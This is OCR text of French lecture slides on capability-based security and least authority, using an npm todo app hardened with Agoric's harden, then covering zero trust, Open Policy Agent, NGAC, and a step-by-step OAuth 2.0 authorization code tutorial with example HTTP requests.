
= capability

Conduire

(car on a la clé)

Capabilities : illustration

- Emprunter une voiture (en ligne)
  - Demander à emprunter la voiture
  - Créer un compte sur une plateforme en ligne
  - Votre ami “partage” la voiture ("X is an authorised driver")
  - Vous vous loggez sur la plateforme (prouver que vous êtes X)
  - Vous conduisez



Capabilities : illustration

———

- Je suis fatigué, ma femme conduit (délégation)
  - Dans le monde physique : il suffit que je lui donne la clé
  - En ligne : il faut qu’elle crée un compte

- On peut imaginer des clés d’atténuation
  - la clé de voiture (géolocalisée) pourrait permettre de conduire seulement en centre ville
  - la clé peut donc indiquer le niveau de privilège

-> implémentation du POLA

Rappel : npm import / exemple todoapp


- Command Line Todo App
  - Ajoute et affiche les tâches
  - Tâches sauvées dans un fichier
  - Utilise chalk et minimist
    - Chalk (33M weekly downloads, https://www.npmjs.com/package/chalk): couleur
    - Minimist (35M, https://www.npmjs.com/package/minimist): parse les args

```
node index.js -add --todo="pay bills"
```

```
****** TODAY'S TODOS ********
pay bills
```

Rappel : npm import / exemple todoapp

- Command Line Todo App



With great power ... bad things may happen

process.kill(pid[, signal])

Added in: v0.0.6

- `pid` `<number>` A process ID
- `signal` `<string>` | `<number>` The signal to send, either as a string or number. **Default:** `'SIGTERM'`.

The `process.kill()` method sends the `signal` to the process identified by `pid`.


Signal names are strings such as `'SIGINT'` or `'SIGHUP'`. See Signal Events and `kill(2)` for more information.

os.setPriority([pid,]priority)

Added in: v10.10.0

- `pid` `<integer>` The process ID to set scheduling priority for. **Default** `0`.
- `priority` `<integer>` The scheduling priority to assign to the process.

(safe) javascript subsets



https://github.com/Agoric/Jessie

Todoapp - harden

Harden

Build a defensible API surface around an object by freezing all reachable properties.

https://github.com/Agoric/harden

Background: Why do we need to "harden" objects?

A "hardened" object is one which is safe to pass to untrusted code: it offers an API which can be invoked, but does not allow the untrusted code to modify the internals of the object or anything it depends upon.

Todoapp - atténuation de notre app

Exemple d'atténuation : notre propre accès

```
const checkFileName = (path) => {

    if (path !== todoPath) {

    throw Error(`This app does not have
    access to ${path}`);

    }

};
```

```
const attenuateFs = (originalFs) =>harden({

appendFile:(path, data, callback) => {

checkFileName(path);

return originalFs.appendFile(path, data, callback);

},

createReadStream:(path) => {

checkFileName(path);

return originalFs.createReadStream(path);

}, });
```

Todoapp - atténuation de Chalk

```
const pureChalk = (os, process) => {

const stdoutColor = pureSupportsColor(os,process).stdout;

// do whatever

}

const pureSupportsColor = (os, process) => {

const {env} = process;

// do whatever

}
```

Todoapp - atténuation OS et FS

```
const attenuateOs = (originalOs) => harden({

release: originalOs.release,

});
```

```
const attenuateFs = (originalProcess) =>
harden({

env: originalProcess.env,

platform:'win32',

versions: originalProcess.versions,

stdout: originalProcess.stdout,

stderr: originalProcess.stderr,

});
```

Todoapp (30 min)

Jouer avec l’application :

- https://github.com/katelynsills/clean-todo

Aller plus loin

---

https://www.usenix.org/conference/usenixsecurity09/technical-sessions/presentation/cross-origin-javascript-capability-leaks

Zerotrust

- Constat : la sécurité périmétrique (ex: firewall, vpn) ne suffit plus

- Concept issu de google (beyondCorp)

- Connecting from a particular network does not determine which service you can access.
- Access to services is granted based on what the infrastructure knows about you and your device.
- All access to services must be authenticated, authorized and encrypted for every request (not just the initial access).

https://security.googleblog.com/2019/06/how-google-adopted-beyondcorp.html

Critique de zerotrust

Zero trust is focused on user access, role-based access, lateral movement, microperimeters, and user analytics and behavior. For a mature company, zero trust is a layer above, and below, existing security procedures and ignores a fundamental hygiene process; vulnerability and patch management.

Controlling the user is pointless if the resources they are accessing are vulnerable to other types of cybersecurity risks and exploits. Why would you ever give a vulnerable application administrative rights?

Lateral movement and privilege exploitation can only occur from two attack vectors:

1. Privileged attack vectors (due to poor account and password management)
2. Vulnerability and exploit combinations

For zero trust to be effective, it needs to consider not only the user, but the risks of the resources themselves. **It does not.** You would never grant access in a zero trust model if the assets have remotely exploitable critical flaws. Zero trust ignores the resources risk, while focusing inordinately on access controls.

https://www.beyondtrust.com/blog/entry/why-zero-trust-is-an-unrealistic-security-model

Politiques d’accès

- définir des règles

```
package application.authz

# Everyone can see adopted pets
allowed_pets[pet] {
    some i
    pet := input.pet_list[i]
    pet.up_for_adoption == true
}

# Employees can see all pets.
allowed_pets[pet] {
    [header, payload, signature] := io.jwt.decode(input.token)
    payload.employee == true
    some i
    pet := input.pet_list[i]
}
```

https://www.openpolicyagent.org/

Politiques d’accès dynamiques et interopérables

- NIST NGAC (nextgen access control)




Figure 4 NGAC Standard Functional Architecture

https://secureiot.eu/sites/default/files/D4.6_v1.0_final.pdf


Autorisations avec OAuth2

Ce qu’on veut éviter

---


passer les credentials (ex: login/password, api key, etc.)

if Alice would like to allow an accounting service to read her bank account transactions, she may have to give them access to her entire bank account so the bank can act "as Alice", and Alice might not like that her bank could then transfer money.




OAuth 2.0 : protocole de délégation

- explicite comment récupérer et utiliser un token
- remplace l'anti-pattern de partage des credentials
- permet de gérer l'autorisation entre systèmes



OAuth 2.0: workflow



https://www.youtube.com/watch?v=CPbvxxslDTU


OAuth 2.0 : workflow résumé

---

1. Le Resource Owner (RO) indique au client C (ex: le logiciel de l’expert comptable) qu’il a besoin qu’il agisse pour son compte (ex : accéder à l’état du compte bancaire).
2. C fait la demande d'autorisation pour le RO auprès du serveur d’autorisation
3. Le RO donne autorisation à C.
4. C reçoit le token du serveur d’autorisation.
5. C présente le token à la ressource protégée.

Le client est un logiciel qui souhaite consommer l’API de la ressource protégée

OAuth 2.0 : niveau de confiance



https://www.manning.com/books/oauth-2-in-action

OAuth2.0 : ce que ça n’est pas

- défini en dehors de HTTP(S)
- un protocole d’authentification
  - ne dit rien sur qui est l’utilisateur
- un mécanisme de traitement des autorisations
  - c’est au service d’utiliser les scopes et les tokens pour définir les actions autorisées
- un mécanisme de délégation d’utilisateur à utilisateur
- une définition d’un format de token
- une définition de méthodes cryptographiques

Mais on peut construire ces fonctionnalités (si besoin) au dessus de OAuth2.0

OAuth2.0 : les extensions

- OpenID connect = définit le workflow d'authentification
- User Managed Access (UMA) = délégation user-user
- Health Relationship Trust (HEART) = autorisations spécifiques au domaine de la santé
- International government insurance (iGOV) = interaction entre les citoyens et le services publics
- Financial grade API (FAPI) = financial account
  - CIBA profile : app to app payments

openid.net fournit des certifications, selon les extensions et profiles (OpenID Certified™)


Exemple d'implémentation

---

ory.sh

(serveur implémenté en go)

+ librairies https://oauth.net/code/ pour consommer du oauth2.0



Comment un client obtient-il un token ?

	Etape 1	Etape 2
But	1. Authentifier l'utilisateur 2. Autoriser le client	1. Authentifier le client (optionel) 2. Echanger le code contre un token
Via	Front channel request (browser redirection)	Back channel request (app to web server)
Vers	Endpoint d'autorisation	Token endpoint (du serveur d'autorisation)
Résultat en cas de succès	Code d'autorisation (pour l'étape 2)	Access token Refresh token (optionnel)

Etape 1 du code flow

Le client initie le code flow en redirigeant le browser vers le serveur d'autorisation, via une requête d'autorisation

```
HTTP/1.1 302 Found

Location: https://oauthapi.com/login?

          response_type=code

          &scope=myapi-read%20myapi-write

          &client_id=oauth-client-1

          &state=af0ifjsldkj

          &redirect_uri=https%3A%2F%2Fclient.example.org%2Fcb
```

indique un code flow d'autorisation

scope du token demandé, ou default si omis

URI de redirection, ou bien default

Etape 1 : côté serveur d’autorisation

L’utilisateur est authentifié en vérifiant qu’ils possèdent une session valide (avec un browser cookie), et en son absence, via un user login.

Le serveur détermine si le client est autorisé ou non (par exemple, via un consentement, une règle, etc.).

Etape 1 : redirect

Le serveur d’autorisation appelle la redirect_uri fournit par le client avec un code d’autorisation (en cas de succès) ou un code d’erreur.

```
HTTP/1.1 302 Found

Location: https://client.example.org/cb?

          code=SplxlOBeZQQYbYS6WxSbIA

          &state=af0ifjsldkj
```

Le client doit valide le paramètre d’état (state) et utiliser le code pour l’étape 2

Etape 2 : back-channel


Le code d’autorisation est un code intermédiaire, opaque au client et qui a seulement une signification pour le serveur. Dans l’étape 2, le client soumet ce code avec une requête directe.

Ceci pour 2 raisons :

- pour certains cas spécifiques (confidential client), authentifier avant de révéler le token
- délivrer le token directement au client, sans avoir à l’exposer au browser

Etape 2 : échange au token endpoint

```
POST /token HTTP/1.1

Host: oauthapi.com

Content-Type: application/x-www-form-urlencoded

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
```



contient le clientID et le secret

(HTTP basic auth ou JWT based auth)

```
grant_type=authorization_code

 &code=SplxlOBeZQQYbYS6WxSbIA

 &redirect_uri=https%3A%2F%2Fclient.example.org%2Fcb
```

Etape 2 : access token (en json)

```
HTTP/1.1 200 OK

Content-Type: application/json

Cache-Control: no-store

Pragma: no-cache

{  "access_token" : "SlAV32hkKG",

  "token_type"   : "Bearer",

  "expires_in"   : 3600,

  "scope"        : "myapi-read myapi-write"

}
```

Comment un client accède-t-il à une ressource protégée ?

Le token est classiquement de type “bearer” (https://tools.ietf.org/html/rfc6750), ce qui veut dire que le client a seulement besoin de le passer à chaque requête pour accéder à la ressource (si le token est valide et non expiré, sinon il retourne une erreur dans le header de réponse).

```
GET /resource/v1 HTTP/1.1

Host: api.example.com

Authorization: Bearer oab3thieWohyai0eoxibaequ0Owae9oh
```

Tutoriel client OAuth2.0 simplifié (1h)

Télécharger le code https://github.com/oauthinaction/oauth-in-action-code/tree/master/exercises/ch-3-ex-1

```
> npm install
```

Lancer 3 fenêtres : (à relancer quand on change le code)

```
> node client.js
```

```
> node authorizationServer.js
```

```
> node protectedResource.js
```

Ouvrir les adresses dans le browser localhost:9000/9001/9002

client.js : Get OAuth Token

Pour l'instant la fonction est vide :

```
app.get('/authorize', function(req, res){

});
```

Il faut rediriger l'utilisateur vers le serveur d'autorisation et inclure les bons paramètres sur cette URL.

On peut utiliser la méthode redirect du serveur express:

```
res.redirect(authorizeUrl);
```

client.js : Get OAuth Token

Get OAuth Token

Comment construire l'URL ?

déjà fourni dans le code

http://localhost:9001/authorize

```
var authorizeUrl = buildUrl(authServer.authorizationEndpoint, {
      response_type: 'code',
      client_id: client.client_id,
      redirect_uri: client.redirect_uris[0],
});
```

https://oauth.net/2/grant-types/


à définir dans une variable client

http://localhost:9000/callback

clientID et secret

Ici on configure dans le client.js un clientID et un secret qui doivent correspondrent aux valeurs émises par le serveur d’autorisation.

grant type



Exemple : https://developer.github.com/apps/building-oauth-apps/authorizing-oauth-apps/

grant types pour le web

Implicit = pour les applications sans backend (javascript dans le browser)

Authorization code = pour les applications web

client.js : Get OAuth Token

Get OAuth Token

Vous devriez obtenir :

client.js : Get OAuth Token

Get OAuth Token

Utiliser wireshark pour analyser les requêtes HTTP correspondantes

Aide : sur l'interface loopback, utiliser un filter comme

`tcp portrange 9000-9002`

```
Hypertext Transfer Protocol
▸ GET /authorize?response_type=code&client_id=oauth-client-1&redirect_uri=http%3A%2F%2Flocalhost%3A9000%2Fcallback HTTP/1.1\r\n
  Host: localhost:9001\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36\r\n
  Sec-Fetch-User: ?1\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n
  Sec-Fetch-Site: cross-site\r\n
  Sec-Fetch-Mode: navigate\r\n
  Referer: http://127.0.0.1:9000/\r\n
  Accept-Encoding: gzip, deflate, br\r\n
  Accept-Language: en-US,en;q=0.9\r\n
  If-None-Match: W/"875-zg8r9S1T3JonL22loFkufgssVPU"\r\n
  \r\n
